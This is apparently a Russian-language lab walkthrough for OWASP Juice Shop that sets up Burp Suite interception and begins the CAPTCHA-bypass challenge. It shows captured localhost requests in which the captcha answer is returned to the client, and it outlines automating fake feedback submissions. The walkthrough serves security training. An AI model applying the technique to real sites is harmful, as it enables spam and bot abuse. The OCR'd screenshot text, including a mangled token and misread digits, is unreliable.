

На вкладке **Target** нажимаем открыть встроенный браузер (**Open browser**):



В адресной строке браузера вводим адрес запущенного OWASP Juice Shop <http://localhost:3000>







На вкладке **Proxy** мы можем включить функцию перехвата (**Intercept is on**):




Когда опция "**Intercept is on**" включена:


- **Перехват запросов и ответов:** Burp Suite перехватывает все HTTP(S) запросы и ответы между клиентом и сервером. Это позволяет нам просматривать и анализировать весь трафик между браузером и сервером, включая заголовки, параметры, тела запросов и ответов;
- **Модификация трафика:** Мы можем вмешиваться в процесс обмена данными, что позволяет нам изменять параметры, тела запросов и ответов перед отправкой их серверу или клиенту. Это полезно, например, для тестирования уязвимостей, проверки работы фильтров безопасности и других сценариев;
- **Анализ безопасности:** Перехват трафика позволяет исследовать, как веб-приложение обрабатывает запросы и какие данные возвращаются. Это может помочь выявить потенциальные уязвимости, такие как инъекции SQL, переполнение буфера и другие.

Мы также можем использовать любой удобный для нас браузер, в данном случае **Firefox Web Browser**. Тогда пока выключим опцию перехвата в Burp Suite и установим плагин **FoxyProxy** для нашего браузера:



Выполним настройку FoxyProxy:





Мы завершили установку и настройку всех необходимых нам инструментов!

Далее переходим к выполнению лабораторных работ!

ЧАСТЬ 1.

ЛАБОРАТОРНАЯ РАБОТА #1:

Name	Difficulty	Description
CAPCHA Bypass	★ ★ ★	Submit 10 or more customer feedbacks within 20 seconds.

Цель: обойти систему CAPTCHA и отправить 10 или более отзывов от клиентов за 20 секунд.


Задание "CAPTCHA Bypass" означает, что пользователь должен обойти механизм CAPTCHA, который обычно представляет собой проверочное изображение или пазл, который пользователь должен решить, чтобы доказать, что он человек. В этом контексте задача заключается в отправке 10 или более отзывов от клиентов на веб-сайте Juice Shop за очень короткое время - 20 секунд. Это позволяет продемонстрировать, что механизм CAPTCHA, предназначенный для защиты от автоматизированных атак, может быть обойден, что представляет потенциальную уязвимость в системе.

Это задание помогает обучить разработчиков и тестировщиков о важности адекватной защиты от ботов и скриптов, а также пониманию методов, которыми злоумышленники могут обходить меры безопасности.

Решение:


1. **Изучение сайта:** Первым шагом является изучение самого веб-сайта Juice Shop, чтобы понять, как работает механизм CAPTCHA и какие элементы он использует.

Переходим в раздел Customer Feedback:




2. Анализ CAPTCHA: необходимо выяснить, каким образом реализован механизм CAPTCHA на сайте. Это может быть обычное изображение с текстом или другой вид проверки, такой как решение головоломки.

- В поле "Comment *" мы можем написать наш комментарий, например:
✓ Красивое оформление!
- Перетащить ползунок рейтинга (Rating), например:
✓ Рейтинг 5★
- Решить простое мат. вычисление и ввести ответ в поле "Result *":
✓ Результат: 4
- Нажать Отправить (Submit)



Мы перехватили наш отзыв в Intercept:



На вкладке HTTP History анализируем историю:

[illegible]

Видим, что после успешной отправки нашего отзыва (Капчи) нам в ответ «прилетает» сразу две новые капчи, также изменяется id для каждой капчи:

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comp

Extensions

Learn

Intercept

HTTP history

WebSockets history

Proxy settings

Filter: Hiding CSS, image and general binary content

# ^	Host	Method	URL	Params	Edited	Status code
194	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=polling&t=O...	✓		200
195	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=polling&t=O...	✓		200
196	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=polling&t=O...	✓		200
197	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=polling&t=O...	✓		200
198	http://127.0.0.1:3000	GET	/rest/user/whoami	✓		304
199	http://127.0.0.1:3000	GET	/rest/captcha	✓		200
200	http://127.0.0.1:3000	GET	/rest/captcha			200
201	http://127.0.0.1:3000	GET	/rest/user/whoami			200
202	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=polling&t=O...	✓		200
203	http://127.0.0.1:3000	POST	/socket.io/?EIO=4&transport=polling&t=O...	✓		200
204	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=polling&t=O...	✓		200
205	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=websocket...	✓		101
206	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=polling&t=O...	✓		200
207	http://detectportal.firefox.com	GET	/canonical.html			200

Request

Raw

Hex

Inspector

1 GET /rest/captcha/ HTTP/1.1

2 Host: 127.0.0.1:3000

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/117.0

4 Accept: application/json, text/plain, */*

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.ejZzdGFodXM0IjDzdmWjZXNlZWYyZGFOYSlGEyJpZCIGfEsInVZKXJuYWllIjoiaWw1ZWlhawWzoiJScdJHlnNoWYlYxLAZZ2haWwvY2R1IiwicmFzc2dvbmQ0IjBndjdOGYNTY2ZGI1MTEEXMzhVhY2BNyZGMZFIIMeyOCISinjbvGUioiJxdmNs21ciIsImRlbHV4ZGVybAuzViJoiIiwibGZvdExZLWUsKAxiOlWtJAUMc4IiwicHJvZmlsZSUzLUtlYWRlIjoilLF2Fc2Vocy9wdWJsamVwaWw1h2VzVL3VvbG9hZHhmZGVMYXVsCSdzdnclClOb3BwU2ViLnVGT01oI

Response

Raw

Hex

Inspector

1 HTTP/1.1 200 OK

2 Access-Control-Allow-Origin: *

3 X-Content-Type-Options: nosniff

4 X-Frame-Options: SAMEORIGIN

5 Feature-Policy: payment 'self'

6 X-Recruiting: #/jobs

7 Content-Type: application/json; charset=utf-8

8 Content-Length: 47

9 ETag: W/"2-fISLeb9SWSh9F+XRv+dS2styDUM"

10 Vary: Accept-Encoding

11 Date: Thu, 31 Aug 2023 08:19:19 GMT

12 Connection: close

13 { "captchaId": 3, "captcha": "6*6-B", "answer": "28" }

14 }

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comp

Extensions

Learn

Intercept

HTTP history

WebSockets history

Proxy settings

Filter: Hiding CSS, image and general binary content

# ^	Host	Method	URL	Params	Edited	Status code
194	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=polling&t=O...	✓		200
195	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=polling&t=O...	✓		200
196	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=polling&t=O...	✓		200
197	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=polling&t=O...	✓		200
198	http://127.0.0.1:3000	GET	/rest/user/whoami	✓		304
199	http://127.0.0.1:3000	GET	/rest/captcha	✓		200
200	http://127.0.0.1:3000	GET	/rest/captcha			200
201	http://127.0.0.1:3000	GET	/rest/user/whoami			200

Request

Raw

Hex

Inspector

1 GET /rest/captcha/ HTTP/1.1

2 Host: 127.0.0.1:3000

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/117.0

4 Accept: application/json, text/plain, */*

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.ejZzdGFodXM0IjDzdmWjZXNlZWYyZGFOYSlGEyJpZCIGfEsInVZKXJuYWllIjoiaWw1ZWlhawWzoiJScdJHlnNoWYlYxLAZZ2haWwvY2R1IiwicmFzc2dvbmQ0IjBndjdOGYNTY2ZGI1MTEEXMzhVhY2BNyZGMZFIIMeyOCISinjbvGUioiJxdmNs21ciIsImRlbHV4ZGVybAuzViJoiIiwibGZvdExZLWUsKAxiOlWtJAUMc4IiwicHJvZmlsZSUzLUtlYWRlIjoilLF2Fc2Vocy9wdWJsamVwaWw1h2VzVL3VvbG9hZHhmZGVMYXVsCSdzdnclClOb3BwU2ViLnVGT01oI

Response

Raw

Hex

Inspector

1 HTTP/1.1 200 OK

2 Access-Control-Allow-Origin: *

3 X-Content-Type-Options: nosniff

4 X-Frame-Options: SAMEORIGIN

5 Feature-Policy: payment 'self'

6 X-Recruiting: #/jobs

7 Content-Type: application/json; charset=utf-8

8 Content-Length: 47

9 ETag: W/"2-ftUtiO+nboGfiuvSiBMiOf7JaOdU"

10 Vary: Accept-Encoding

11 Date: Thu, 31 Aug 2023 08:19:19 GMT

12 Connection: close

13 { "captchaId": 4, "captcha": "5*6-B", "answer": "22" }

14 }

4. Автоматизация: используем автоматизированные инструменты или скрипты для отправки отзывов (это может быть программный код, который будет отправлять запросы на сервер с поддельными данными от клиентов).

5. **Тестирование:** попробуем на практике отправлять отзывы автоматически. Убедимся, что мы можем отправить 10 или более отзывов за 20 секунд.

Customer Feedback

Author

anonymous

Comment *

Медленно загружается

20/160

Max. 160 characters

